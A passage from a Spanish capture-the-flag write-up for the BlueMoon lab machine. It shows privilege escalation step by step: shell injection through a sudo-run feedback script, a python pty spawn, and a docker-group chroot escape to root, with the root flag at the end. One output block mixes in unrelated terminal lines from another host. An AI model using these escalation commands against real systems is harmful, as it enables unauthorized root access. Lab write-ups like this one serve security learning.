Si nos hemos fijado bien, al hacer un “**sudo -l**” Nos dirá que Jerry puede ejecutar el .sh que hemos encontrado.

12º ejecutamos el comando: `sudo -u Jerry /bin/bash`




```
Script For FeedBack
Enter Your Name : mek
Enter You FeedBack About This Target Machine : /bin/bash
whoami
jerry
I'm Already Told You About Your Password Weakness. I will e
st. you May Choose Anyone of The Password.
[a_trillo@atrillo ~]$ sudo -u Jerry /bin/bash
sudo: unknown user Jerry
sudo: error initializing audit plugin sudoers_audit
[a_trillo@atrillo ~]$ sudo -u jerry /bin/bash
sudo: unknown user jerry
```

Invocando la shell

13º Hacemos aparecer la shell


```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:/home/robin/project$
```

Permisos del usuario

14º Ejecutamos `id` para ver qué podemos ejecutar con ese usuario



```
jerry@BlueMoon:/home/robin/project$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:/home/robin/project$
```

Buscamos la vulnerabilidad

15º Buscamos en la página gtobins

16º Ejecutamos el comando:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt bas
```

Resultado final

17º ya somos root

```
root@b968b4975e5d:~# cat root.txt

==> Congratulations <==

You Reached Root...!

Root-Flag

      Fl4g{r00t-H4ckTh3P14n3t0nc34g41n}

Created By

      Kirthik - Karvendhan

instagram = ____kirthik____

!.....Bye See You Again.....!

root@b968b4975e5d:~#
```